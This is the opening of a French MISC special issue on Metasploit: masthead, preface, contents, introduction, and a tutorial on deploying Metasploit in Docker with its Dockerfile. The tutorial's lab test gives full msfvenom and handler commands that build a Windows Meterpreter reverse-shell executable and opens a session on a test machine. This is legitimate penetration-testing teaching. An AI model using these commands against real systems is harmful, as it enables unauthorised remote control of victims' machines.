

LES GUIDES DE



HORS-SÉRIE
N°14

France MÉTRO. : 12,90 € — CH : 18,00 CHF — BEL/PORT.CONT : 13,90 € — DOM TOM : 13,90 € — CAN : 18,00 \$ CAD

APPRENEZ À TESTER LES VULNÉRABILITÉS DE VOS SYSTÈMES ET DE VOS SERVEURS GRÂCE À METASPLOIT



PRISE EN MAIN
Déployez et gérez efficacement Metasploit avec Docker et les bases de données

EXPLOITATION
Initiez-vous à l'écriture et l'utilisation de modules d'exploitation

USAGES AVANCÉS
Approfondissez vos connaissances sur Meterpreter, les mécanismes de pivot et le contournement des antivirus

COMPROMISSION DE SYSTÈMES
De l'exploitation rapide à la post-exploitation approfondie, découvrez les puissants modules de Metasploit dédiés à Windows

Édité par Les Éditions Diamond

L 16844 - 14H - F: 12,90 € - RD



www.ed-diamond.com

Retrouvez toutes nos publications



sur www.ed-diamond.com

MISC Hors-Série

est édité par **Les Éditions Diamond**

10, Place de la Cathédrale – 68000 Colmar – France

Tél. : 03 67 10 00 20 / **Fax** : 03 67 10 00 21

E-mail : cial@ed-diamond.com

Service commercial : abo@ed-diamond.com

Sites : www.miscmag.com
www.ed-diamond.com

Directeur de publication : Arnaud Metzler

Chef des rédactions : Denis Bodor

Rédacteur en chef : Cédric Foll

Secrétaire de rédaction : Aline Hof

Conception graphique : Kathrin Scali & Thomas Pichon

Remerciements à gapz

Responsable publicité : Tél. : 03 67 10 00 27

Service abonnement : Tél. : 03 67 10 00 20

Impression : pva, Druck und Medien-Dienstleistungen GmbH,
Landau, Allemagne

Distribution France :

(uniquement pour les dépositaires de presse)

MLP Réassort :

Plate-forme de Saint-Barthélemy-d'Anjou.

Tél. : 02 41 27 53 12

Plate-forme de Saint-Quentin-Fallavier.

Tél. : 04 74 82 63 04

Service des ventes :

Abomarque : 09 53 15 21 77

IMPRIMÉ en Allemagne - PRINTED in Germany

Dépôt légal : A parution

N° ISSN : 1631-9036

Commission Paritaire : K 81190

Périodicité : Bimestrielle

Prix de vente : 12,90 Euros



La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Les articles non signés contenus dans ce numéro ont été rédigés par les membres de l'équipe rédactionnelle des Éditions Diamond.

CHARTRE DE MISC :

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.



PRÉFACE

Une fois n'est pas coutume, l'intégralité de ce hors-série de *MISC* est dédié à l'un des outils de test d'intrusion les plus connus du monde de la sécurité des systèmes d'information : le projet Metasploit. Qu'il s'agisse d'attaquer de vieux services obsolètes ou d'exploiter une vulnérabilité dans une application web moderne, Metasploit a développé au fil du temps une grande habilité à intégrer et gérer une quantité de modules impressionnants aux possibilités très variées : exploitation en tout genre, maintien d'accès, scanneur, récupération d'informations, post-exploitation et bien d'autres choses encore tel un module d'exploitation automatique dédié aux navigateurs (browser_autopwn2). En témoigne l'excellent « Weekly Metasploit Wrapup » [1], le projet est également très actif et bénéficie d'une grande communauté d'utilisateurs et de contributeurs.

D'une facilité d'utilisation déconcertante au premier abord, Metasploit nécessite, comme tous les outils, de maîtriser les mécanismes en jeu afin à mener à bien une attaque. Ainsi, ce hors-série a principalement deux objectifs : d'une part, introduire Metasploit à ceux qui ne l'utiliseraient pas ou peu (qu'ils soient débutants ou experts en sécurité). D'autre part, approfondir les usages possibles de ce dernier. Sans vouloir détailler à outrance un module spécifique, ce numéro propose un réel guide qui vous accompagnera telle une documentation pratique, riche en exemples et fort de l'expérience en test d'intrusion de l'ensemble des auteurs ayant participé au numéro.

Ce hors-série s'articule autour de quatre catégories. Tout d'abord, il sera question de l'utilisation et du déploiement de Metasploit via des outils le rendant encore plus performant (Docker, gestion des informations dans une base de données). La seconde partie traitera essentiellement du développement de modules d'exploitation avec deux exemples concrets sur des applications web avec un troisième article faisant un petit détour sur une attaque injectant une charge utile via l'émulation d'un clavier par un périphérique USB. La suite sera consacrée à différents usages avancés tel la génération d'exécutables malveillants échappant aux détections d'antivirus, l'utilisation du mécanisme de « pivot » et la prise en main du shell Meterpreter. Enfin, le numéro se termine sur la compromission des systèmes Windows, de l'exploitation rapide à la post-exploitation avancée.

gapz

[1] <https://community.rapid7.com/community/metasploit/blog>

SOMMAIRE

MISC HORS-SÉRIE N°14



06 PRISE EN MAIN

Déployez et gérez efficacement Metasploit avec Docker et les bases de données

- 08 Introduction
- 10 Déploiement rapide de Metasploit avec Docker
- 22 Metasploit is not an exploit framework




30 EXPLOITATION

Initiez-vous à l'écriture et l'utilisation de modules d'exploitation

- 32 Écriture d'un exploit pour un plugin WordPress
- 44 De la preuve de concept au module Metasploit
- 54 Émulateur HID Teensy & Meterpreter Metasploit en Powershell


METASPLOIT



64 USAGES AVANCÉS

Approfondissez vos connaissances sur Meterpreter, les mécanismes de pivot, et le contournement des antivirus

- 66 Mécanismes de génération de PE
- 78 Pivoter facilement avec Metasploit
- 86 Prise en main de Meterpreter



102 COMPROMISSION DE SYSTÈMES

De l'exploitation rapide à la post-exploitation approfondie, découvrez les puissants modules de Metasploit dédiés à Windows

- 104 Cinq façons de devenir administrateur de domaine avec Metasploit
- 112 Post-exploitation Windows avec Metasploit



1

PRISE EN MAIN

À découvrir dans cette partie...

1.1 Introduction



Développé activement depuis de nombreuses années, Metasploit regorge d'un nombre impressionnant de modules organisés autour d'une architecture pensée pour les tests d'intrusions. Cet outil vous offre ainsi de larges possibilités dont une partie va être détaillée dans le présent numéro. p. 08

1.2 Déploiement rapide de Metasploit avec Docker



Découvrez comment déployer efficacement Metasploit sans vous soucier des problèmes de dépendances, de comptabilités et d'isolation au reste de votre système grâce à Docker. p.10

1.3 Metasploit is not a exploit framework



Qui croyait que Metasploit servait avant tout à exploiter des vulnérabilités ? Voici une introduction originale à Metasploit sur l'utilisation de ce dernier pour organiser vos tests d'intrusions. p.22

1 PRISE EN MAIN

INTRODUCTION

gapz

Parmi l'ensemble des outils offensifs vous permettant de tester la sécurité d'un système, on distingue le célèbre framework d'exploitation de vulnérabilités Metasploit. Développé activement depuis de nombreuses années, il regorge d'un nombre impressionnant de modules organisés autour d'une architecture pensée pour les tests d'intrusions. Cet outil vous offre ainsi de larges possibilités dont une partie va être détaillée dans le présent numéro.

Créé en 2003 sous licence BSD, le projet a énormément évolué depuis son lancement, grâce notamment à une communauté très active et une société, Rapid7 (ayant acquis Metasploit en 2009), affichant une base de quelques 200 000 utilisateurs sur son site web. Mais au-delà d'un foisonnement de propositions d'intégration de modules d'exploitation (on compte 1577 exploits déjà intégrés à l'heure où sont écrites ses lignes), la force et le succès de Metasploit résident également dans son moteur de génération et d'encodage de payloads ainsi que ses nombreux modules auxiliaires.

Cela va sans dire qu'il vous sera présenté une quantité de commandes très diverses et spécifiques dans les différents exemples de ce hors-série. Pour ceux qui ne connaîtraient pas du tout Metasploit, rien ne vaut l'impression d'une petite fiche récapitulative contenant les commandes essentielles : celle du SANS Institute [0] fera largement l'affaire. Vient alors une seconde question, beaucoup moins triviale elle : comment reproduire les exemples proposés, comment mettre tout cela en pratique sans passer des heures dans la mise en place d'un système volontairement vulnérable ? Une réponse partielle est offerte par le projet annexe Metasploitable [1]. Il propose en effet l'image d'une machine virtuelle d'un système Ubuntu vulnérable à une grande variété de failles connues : une partie touchant des services tels que FTP, VNC et bien d'autres avec des niveaux de difficulté d'exploitation variés (on retrouve même des mots de passe faibles à bruteforcer), une autre partie proposant essentiellement ce qui est en rapport avec les services web. On trouvera ainsi différentes applications bien connues (par exemple phpMyAdmin) dans des versions vulnérables, mais aussi la fameuse « Damn Vulnerable Web Application », une application dont le but est de proposer un site en PHP/MySQL contenant les erreurs classiques menant aux failles les plus courantes.

Quand bien même il paraît difficile d'être exhaustif sans écrire une véritable bible, l'essentiel des techniques propres à Metasploit sera traité. Ce hors-série est ainsi organisé autour des quatre thèmes suivants : prise en main, exploitation, usages avancés et compromission de systèmes Windows.

La première partie traitera du déploiement et de l'usage général de Metasploit pour organiser son pentest autour de deux articles : l'un proposant de mettre en place le framework de manière rapide et efficace via une technologie de conteneur très populaire à l'heure actuelle (Docker), l'autre article visant à vous faire découvrir entre autres le mécanisme de base de données intégré à Metasploit afin de stocker et utiliser les informations récoltées lors d'un test d'intrusion.

La suite du numéro s'articule autour du cœur du projet de Metasploit : l'exploitation. On y trouvera notamment deux articles ayant pour objet l'écriture d'un module d'exploitation en se basant sur une preuve de concept publique (l'un traitant d'une vulnérabilité sur un plugin WordPress et l'autre sur Easy File Sharing Web Server). Le troisième article présentera une attaque simple, mais efficace exploitant le mécanisme d'encodage afin d'exécuter du code sur un système via l'insertion d'un dispositif branché sur un port USB émulant un clavier.

L'objet de la troisième partie est d'approfondir et d'étendre les usages de Metasploit : utilisation avancée des mécanismes de génération de payloads et d'encodage afin d'échapper aux antivirus, mise en place d'un mécanisme de pivot sur un système compromis afin d'atteindre des cibles internes au réseau et prise en main et découverte des nombreuses fonctionnalités de Meterpreter.

Enfin, la dernière partie traitera d'un domaine où Metasploit est particulièrement performant : la compromission de systèmes Windows. Un premier article présentera cinq façons rapides de devenir administrateur de domaine en exploitant des vulnérabilités classiques et très répandues et, un second article vous présentera de nombreuses fonctionnalités de post-exploitation sur des systèmes Windows, de l'élévation de privilèges au maintien d'accès.

Bonne lecture !

[0] https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf

[1] <http://r-7.co/Metasploitable2>

1 PRISE EN MAIN

DÉPLOIEMENT RAPIDE DE METASPLOIT AVEC DOCKER

Jean-Christophe BAPTISTE

Metasploit fait partie de ces outils indispensables aux tests d'intrusion, mais dont l'installation et la maintenance peuvent s'avérer épineuses. Nous allons voir comment une technologie en vogue, Docker, peut nous aider à simplifier et pérenniser cette tâche.

Metasploit est un formidable cadriciel d'exploitation système et réseau, si incontournable dans le monde de la sécurité informatique qu'il n'est plus à présenter. Développé dans le langage Ruby, son déploiement nécessite de nombreuses dépendances à des bibliothèques externes.

L'outil est donc souvent utilisé à partir d'une distribution offensive comme Kali Linux, qui en réalise l'intégration. Autrement, il est parfois installé sur le poste de l'auditeur, tant bien que mal. Voyons comment nous pouvons résoudre ce dilemme.

1. CONTRAINTES ET BESOINS

Toute personne ayant installé un jour Metasploit sait que le cadriciel offensif dépend de multiples dépendances Ruby et nécessite des privilèges élevés pour fonctionner (notamment pour les opérations sur le réseau et la mise en écoute de services sur des ports réservés).

Une distribution comme Kali Linux maintient Metasploit sans s'embarrasser de ces détails, puisque l'utilisateur s'authentifie d'emblée sur le système en tant que *root*.

Chacun sait qu'une telle pratique n'est cependant pas conseillée en usage intensif, étant donné les risques que cela pose pour l'intégrité du système. Kali Linux ne se destine pas à un tel usage, mais plutôt au déploiement rapide via un *Live CD* ou une machine virtuelle.

Pour tout usage plus régulier ou poussé, l'installation sur son système devient vite nécessaire, tout en apportant son lot d'inconvénients.

D'abord, avec quel type de compte Metasploit doit-il être installé et fonctionner ? Un utilisateur standard et non privilégié paraît un choix raisonnable, mais au détriment de fonctionnalités essentielles.

Quant à lancer toute la suite avec l'utilisateur *root* (ou avec **sudo**), c'est inenvisageable sur un ordinateur de production pour des raisons évidentes de sécurité. En théorie, nous pourrions déléguer quelques droits seulement avec les *capabilities* du noyau Linux, mais dans la pratique nous nous perdrons vite dans la myriade des bibliothèques Ruby.

Ces dépendances posent aussi des problèmes supplémentaires. Leur installation risque de créer des conflits avec les bibliothèques fournies avec son système d'exploitation. Il est alors conseillé d'utiliser **rvm** pour installer un environnement Ruby dédié et cloisonné dans le profil de l'utilisateur *root*. Cette solution fonctionne correctement, mais on se retrouve à gérer un composant supplémentaire.

Dernier point : l'installation de la base de données Postgres, bien qu'optionnelle, est vivement recommandée pour la performance des recherches et la sauvegarde des sessions. Installer une base de données sur son poste d'audit, juste pour cet usage, n'est pas non plus une situation idéale.

2. VIRTUALISATION DES OUTILS

2.1 Hyperviseurs

En raison de ces contraintes, l'utilisation de la virtualisation semble tout indiquée.

La solution classique consiste à utiliser une machine virtuelle à base d'hyperviseurs comme VMware, VirtualBox ou encore KVM. On crée une machine virtuelle complète, avec son matériel virtuel (CPU, disque, mémoire) dans lequel on installe son système d'exploitation préféré et, enfin, la suite Metasploit.

Une telle approche résout efficacement les problèmes d'isolation et d'intégrité de la machine hôte. Elle présente par contre le désavantage de nécessiter des ressources conséquentes pour, finalement, un seul service. En effet, l'on consacre ainsi un système d'exploitation invité complet, avec son noyau et de

nombreuses applications en espace utilisateur. Bien sûr, ceci affecte les ressources de l'hôte, puisqu'une quantité non négligeable de mémoire vive et de cycles processeur sont consommés. Enfin, une machine virtuelle nécessite un minimum de maintenance dans le temps (administration, mises à jour).

2.2 Conteneurs

Depuis peu, une technologie pourtant ancienne (OpenVZ, Jails) revient en force, avec des avancées et une facilité d'utilisation jamais atteinte : celle des conteneurs, avec LXC et, surtout, la technologie la plus populaire : Docker [DOCKER].

Dans les paragraphes suivants, nous verrons comment exécuter Metasploit au sein d'un conteneur Docker. La description de cette technologie dépasse le cadre de cet article, mais les ouvrages complets ne manquent pas sur le sujet.

Nous retiendrons simplement que son principe consiste à exécuter un service dans un espace mémoire isolé grâce aux technologies offertes par le noyau de l'hôte. La virtualisation est ainsi effectuée sans système d'exploitation invité, car les composants du système d'exploitation hôte sont mutualisés au maximum afin d'optimiser les ressources (mémoire, espace disque).

Autre effet intéressant : les conteneurs sont très légers et leur exécution est quasi instantanée. Il est envisageable de lancer les conteneurs comme de simples commandes, sans passer par un long cycle de démarrage.

L'isolation est en revanche moindre qu'avec un hyperviseur, car elle se fait au niveau d'un processus grâce aux *cgroups* du noyau Linux [CGROUPS].

En d'autres termes, les conteneurs offrent un compromis intéressant entre l'exécution native et la virtualisation à base d'hyperviseurs. Ils sont désormais très utilisés pour le développement, les tests et la livraison d'applications complexes. Nous allons voir maintenant quels bénéfices ils peuvent nous apporter dans le monde de la sécurité informatique, avec une mise en pratique autour de Metasploit.

3. DÉPLOIEMENT DE L'IMAGE DOCKER

3.1 Terminologie

Un point rapide sur la terminologie utilisée s'impose.

Une **image** Docker contient la base nécessaire pour virtualiser une application, sous la forme d'un stockage virtuel par couches : environnement système, applications, configuration, etc. Une image se construit préalablement grâce à un langage que nous verrons plus tard.

Une fois qu'une image est construite, elle peut être exécutée en autant de machines virtuelles que l'on souhaite. Dans ce cas, on ne parle pas de machine virtuelle, mais de **conteneur**.

L'image Docker présentée dans la suite de l'article peut ainsi être exécutée en un ou plusieurs conteneurs, aussi bien sur un serveur exposé sur Internet que sur sa station de travail ou de test.

3.2 Fonctionnement général

Docker va gérer de manière transparente, pour l'utilisateur, la création du conteneur avec les composants et les bibliothèques nécessaires. Avec peu d'intervention, nous obtiendrons une machine virtuelle minimaliste, portable, et déployable n'importe où.

Nous avons choisi de nous baser sur Debian Linux (version Jessie au moment de la rédaction de cet article), en raison de la stabilité et la versatilité de ce système.

La connectivité réseau du conteneur, parfois délicate avec les hyperviseurs (NAT, pont, réseau privé), sera gérée intégralement par Docker. Le service ajoute une interface virtuelle, *docker0*, et une adresse IP privée automatiquement traduite (NAT) sur l'interface physique de la machine. Nous devons simplement indiquer quels ports réseau nous souhaitons ouvrir, lorsque nous lancerons le conteneur, en fonction de nos besoins : lancer un *handler* pour nos *reverse shells*, un relais Samba, un service HTTP malveillant, etc.

Là encore, Docker se chargera d'exposer ces ports sur l'interface publique.

Reste à traiter la problématique du stockage, car les conteneurs ne sont pas, à la base, destinés à stocker des données de manière persistante. Ainsi, dès que le conteneur est arrêté et supprimé, les données sont définitivement perdues et on repart sur une image vierge.

3.3 Stockage et persistance

On peut donc soit se contenter d'utiliser les conteneurs comme des machines temporaires et jetables (utiles pour certains usages), soit déléguer le stockage de manière externe.

Il est donc possible de monter, comme un disque, des volumes à l'intérieur d'un conteneur. Le volume peut avoir pour destination un autre conteneur, un volume de stockage Docker, ou tout simplement le système de fichier de l'hôte.

Sur une installation classique, Metasploit stocke les données persistantes à deux endroits :

- ⇒ dans le répertoire `~/ .msf4` de l'utilisateur courant : on va retrouver ici l'historique, la configuration globale, les journaux et les scripts de l'utilisateur ;
- ⇒ dans la base de données Postgres de la machine, utilisée pour l'indexation des recherches et le stockage des données liées aux *workspaces* (configuration des variables et des modules).

Notre image traite le premier point en montant notre répertoire local `~/ .msf4` dans le répertoire `/root/.msf4` du conteneur. Nous retrouverons ainsi toujours nos données, indépendamment des cycles de créations et destructions de conteneurs, puisque les données restent hébergées sur le poste physique.

Concernant le second point, nous avons fait le choix de déléguer la persistance au niveau du conteneur. Dans la mesure où il est possible de lancer plusieurs conteneurs simultanément, la fonctionnalité de *workspace* nous semble moins indispensable. En clair, rien ne nous empêche d'exécuter simultanément autant de conteneurs que nécessaire : un conteneur pour son laboratoire de test, un autre pour le client X, encore un pour le client Y, etc.

3.4 Mises à jour

Lors de la construction de l'image, nous récupérons la dernière version de Metasploit.

Cependant, une image Docker reste figée jusqu'à sa prochaine construction : nous ne bénéficierons plus des mises à jour de Metasploit.

Ainsi, nous implémenterons un script lancé au démarrage de chaque conteneur, afin d'appliquer les mises à jour proposées depuis la dernière génération de l'image.

Il est donc recommandé, de temps en temps, de reconstruire une image récente, afin d'avoir l'image la plus à jour possible et un démarrage plus rapide.

3.5 Installation de Docker

La première chose à faire est d'installer Docker. Il y a de fortes chances qu'un paquet soit déjà disponible dans votre distribution Linux favorite, auquel cas l'installation se limite à une simple commande.

Pour les autres systèmes (macOS, Windows) ou en cas de doute, vous pouvez vous référer à la documentation officielle, très complète [DKRINST].

NOTE

Les instructions dans cet article sont destinées à une utilisation sur le système d'exploitation Linux. Néanmoins, elles devraient être très proches et donc réutilisables que ce soit sur Windows ou macOS. L'image Docker a à ce propos été testée avec succès sur macOS El Capitan. C'est en effet un des aspects magiques de cette technologie !

3.6 Récupération de l'image

Une image préconstruite peut être simplement récupérée à partir du hub Docker :

Terminal

```
% docker pull phocean/msf
```

Au terme du téléchargement, l'image apparaît dans le magasin de votre machine :

Terminal

```
% docker images
REPOSITORY      TAG          IMAGE ID      CREATED        VIRTUAL SIZE
phocean/msf     latest      72f510f586cd  12 minutes ago  1.66 GB
```

3.7 Lancement de Metasploit

La commande suivante permet de lancer le conteneur à partir de l'image fraîchement récupérée :

Terminal

```
% docker run --rm -i -t -p 9990-9999:9990-9999 -v /home/user/.msf4:/root/.msf4 -v /tmp/msf:/tmp/data --name=msf phocean/msf
```

Cette ligne de commande est relativement longue et mérite quelques clarifications.

3.7.1 Persistance du conteneur (--rm)

Cette option provoque l'effacement du conteneur dès la fin de son exécution (c'est-à-dire après un **exit** dans le terminal).

Vous pouvez tout à fait enlever ce paramètre afin de pouvoir relancer le conteneur plus tard et retrouver les données du *workspace* en cours.

Pour arrêter le conteneur :

Terminal

```
% docker stop msf
```

Pour le relancer :

Terminal

```
% docker start msf
```

Pour récupérer un shell après un arrêt ou un exit :

Terminal

```
% docker exec -ti msf /bin/bash
```

3.7.2 Session interactive (-i, -t)

Ces options permettent d'ouvrir une session interactive avec un pseudo-TTY pour offrir un *shell* à l'utilisateur. À l'opposé, l'option **-d** lance les services en tâche de fond.

3.7.3 Exposition réseau (-p)

Cette option permet d'ouvrir des ports TCP sur le réseau, qui seront translatés sur l'interface physique de l'hôte. Cela nous sera particulièrement utile pour lancer des services à partir de Metasploit. Bien sûr, cette option est à ajuster en fonction de son besoin.

NOTE

Il est tout à fait possible de remplacer cette option par `--net=host`, qui instruit au conteneur d'utiliser directement l'interface de l'hôte (un peu comme un mode « pont », plus aucun réseau virtuel n'est utilisé).

Cette option semble a priori plus pratique, car elle affranchit d'effectuer une translation de ports. Elle est néanmoins à utiliser avec prudence. En effet, elle provoque aussi l'exposition dans le conteneur de tous les services de l'hôte, y compris ceux du système qui dialoguent sur l'interface *loopback* (par exemple, *dbus*) [DKRNET]. Dans ce cas, le risque d'élévation de privilèges en cas de compromission du conteneur est grandement augmenté.

3.7.4 Accès aux fichiers de l'hôte (-v)

Cette option monte des volumes, afin de partager des données en l'hôte et le conteneur.

Nous exposons ici deux répertoires. `~/msf4` contient la configuration et les données de session. Nous rajoutons également un répertoire dans `/tmp/msf` monté sur `/tmp/data` dans le conteneur, afin de faciliter le transfert de données (issues d'une collecte sur la cible, par exemple).

3.7.5 Identification du conteneur (--name)

Cette option, complètement facultative, permet de donner un nom quelconque au conteneur. Ceci a pour effet de faciliter la maintenance du conteneur (**start**, **stop**, etc.) : nous pouvons le désigner par ce nom, plutôt que par son identifiant aléatoire.

La commande étant un peu longue, créons un alias :

Terminal

```
% alias msf_vm="docker run --rm -i -t -p 9990-9999:9990-9999 -v /home/phocean/.msf4:/root/.msf4 -v /tmp/msf:/tmp/data debian-msf"
```

Ainsi, lancer le conteneur devient aussi facile que de taper cette commande dans son *shell* :

Terminal

```
% msf_vm
[ ok ] Starting PostgreSQL 9.4 database server: main.
[*]
[*] Attempting to update the Metasploit Framework...
[*]
[...]

root@5871562c80bc: /opt/msf#
```

Une invite de commandes, en tant qu'utilisateur *root* à l'intérieur du *shell*, doit apparaître après quelques mises à jour automatiques.

Le bon fonctionnement du conteneur peut également être vérifié à partir d'un autre terminal :

Terminal

```
% docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS            PORTS              NAMES
5871562c80bc      phocean/msf        "/bin/sh -c /usr/loca"  28
seconds ago       Up 27 seconds      0.0.0.0:9990-9999->9990-9999/tcp
msf
```

4. UTILISATION DE L'IMAGE

4.1 Emplacement des outils

Les principaux binaires sont immédiatement disponibles dans le répertoire courant, et sont par ailleurs disponibles dans le **PATH**.

Nous pouvons lancer par exemple **msfconsole** pour nous assurer que tout est opérationnel :

Terminal

```
% root@6bb0d39904a4:/opt/msf# ./msfconsole
```

4.2 Test Hello World

Nous allons faire un test d'exploitation tout simple, afin de valider que l'ensemble est fonctionnel, du système jusqu'au réseau.

Notre scénario consiste à générer un binaire *Meterpreter* pour Windows, à le récupérer pour l'exécuter sur une machine Windows (sans protection particulière) et enfin obtenir une session sur la victime.

Nous pouvons générer maintenant notre exécutable Windows en mode *CLI* :

Terminal

```
root@5871562c80bc:/opt/msf# ./msfvenom -p windows/meterpreter/reverse_tcp
LPORT=9999 LHOST=192.168.0.145 -a x86 -f exe > /tmp/data/meterevil.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
```

Remarquez que nous le stockons dans le répertoire **/tmp/data** : grâce au volume Docker, nous pouvons directement le récupérer sur l'hôte via le chemin **/tmp/msf/meterevil.exe**.

Il nous faut maintenant mettre à l'écoute le *handler* Metasploit pour monter une session dès que le binaire sera exécuté. Pour ce faire, nous lançons l'invite interactive avec **msfconsole** et entrons les séquences de commandes suivantes :

Terminal

```
% root@6bb0d39904a4:/opt/msf# ./msfconsole -q
13:33:37 172.17.0.2 [S:0,J:0] > use exploit/multi/handler
13:35:47 172.17.0.2 [S:0,J:0] exploit(handler) > set payload windows/
meterpreter/reverse_tcp
```

```

payload => windows/meterpreter/reverse tcp
13:35:52 172.17.0.2 [S:0,J:0] exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
13:35:56 172.17.0.2 [S:0,J:0] exploit(handler) > set LPORT 9999
LPORT => 9999
13:36:01 172.17.0.2 [S:0,J:0] exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] [2016.07.07-13:36:04] Started reverse TCP handler on 0.0.0.0:9999
[*] [2016.07.07-13:36:04] Starting the payload handler...

```

Une particularité est à noter au niveau de la variable **LHOST**. Celle-ci est habituellement configurée sur l'adresse IP de la machine physique. Dans le cas présent, cela ne fonctionnerait pas, car un conteneur Docker se voit attribuer sa propre adresse privée (sur mon environnement, **172.17.0.2**). Rappelez-vous que c'est le moteur Docker qui prend en charge la translation des paquets entre la machine physique et le conteneur.

Comme nous l'avons fait, la solution la plus simple et la plus élégante consiste à utiliser l'adresse **0.0.0.0** (*any*) qui instruit d'écouter sur toutes les interfaces disponibles. Docker se chargera du reste, via des règles **IPTABLES** automatiques.

Maintenant, tout est prêt : nous n'avons plus qu'à exécuter le binaire sur notre machine Windows.

Terminal

```

[*] [2016.07.07-13:40:45] Sending stage (957999 bytes) to 192.168.0.50
[*] Meterpreter session 1 opened (172.17.0.2:9999 -> 192.168.0.50:1052) at
2016-07-07 13:40:47 +0000
13:40:57 172.17.0.2 [S:1,J:1] exploit(handler) > sessions

```

Active sessions

```
=====
```

Id	Type	Information	Connection
--	----	-----	-----
1	meterpreter	x86/win32 PHOCEAN-LAB\user @ PHOCEAN-LAB	172.17.0.2:9999 -> 192.168.0.50:1052 (192.168.0.50)

```

meterpreter > ipconfig

```

Interface 1

```
=====
```

```

Name           : MS TCP Loopback interface
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1520
IPv4 Address   : 127.0.0.1

```

Interface 2

```
=====
```

```

Name           : Intel(R) PRO/1000 MT Desktop Adapter - Miniport
d'ordonnancement de paquets
Hardware MAC   : 08:00:27:0c:4e:66
MTU            : 1500
IPv4 Address   : 192.168.0.50
IPv4 Netmask   : 255.255.255.0

```

```
meterpreter >
```

Tout a fonctionné comme attendu. À vous de jouer maintenant :-)

4.3 Pour aller plus loin

Le conteneur comprend également quelques outils externes, toujours utiles à avoir sous la main :

⇒ **nmap**, qui est par ailleurs parfois appelé par certains modules de Metasploit ;

⇒ **nasm**, pour permettre la création d'encodeurs maison dans ses scripts ;

⇒ **tmux**, pour bénéficier de plusieurs terminaux simultanés dans le conteneur.

L'image étant encore jeune, n'hésitez pas à remonter des suggestions via le dépôt GitHub [DKRFILE].

Notez également qu'elle est intégrée depuis peu à la distribution Linux REMnux, orientée sécurité et rétro-ingénierie [REMNUX] [REMBLOG].

5. CONSTRUIRE L'IMAGE

5.1 Dockerfile

Maintenant que nous avons vu comment utiliser l'image Docker, voyons maintenant un peu comment elle est construite.

Les instructions de construction s'écrivent dans un fichier plat appelé *Dockerfile*.

Voici le *Dockerfile* utilisé pour notre image Metasploit (téléchargeable sur [DKRFILE]) :

Fichier

```
FROM debian:jessie

MAINTAINER Phocean <jc@phocean.net>

WORKDIR /opt

# Base packages
RUN apt-get update && apt-get -y install \
  git build-essential zlib1g zlib1g-dev \
  libxml2 libxml2-dev libxslt-dev locate \
  libreadline6-dev libcurl4-openssl-dev git-core \
  libssl-dev libyaml-dev openssl autoconf libtool \
  ncurses-dev bison curl wget xsel postgresql \
  postgresql-contrib postgresql-client libpq-dev \
  libapr1 libaprutil1 libsvn1 \
  libpcap-dev libsqlite3-dev libgmp3-dev \
  nasm tmux vim nmap \
  && rm -rf /var/lib/apt/lists/*

# Get Metasploit
WORKDIR /opt
RUN git clone https://github.com/rapid7/metasploit-framework.git msf
WORKDIR msf

# RVM
RUN curl -sSL https://rvm.io/mpapis.asc | gpg --import
RUN curl -L https://get.rvm.io | bash -s stable
RUN /bin/bash -l -c "rvm requirements"
RUN /bin/bash -l -c "rvm install 2.3.1"
RUN /bin/bash -l -c "rvm use 2.3.1 --default"
RUN /bin/bash -l -c "source /usr/local/rvm/scripts/rvm"
RUN /bin/bash -l -c "gem install bundler"
RUN /bin/bash -l -c "source /usr/local/rvm/scripts/rvm && which bundle"
RUN /bin/bash -l -c "which bundle"

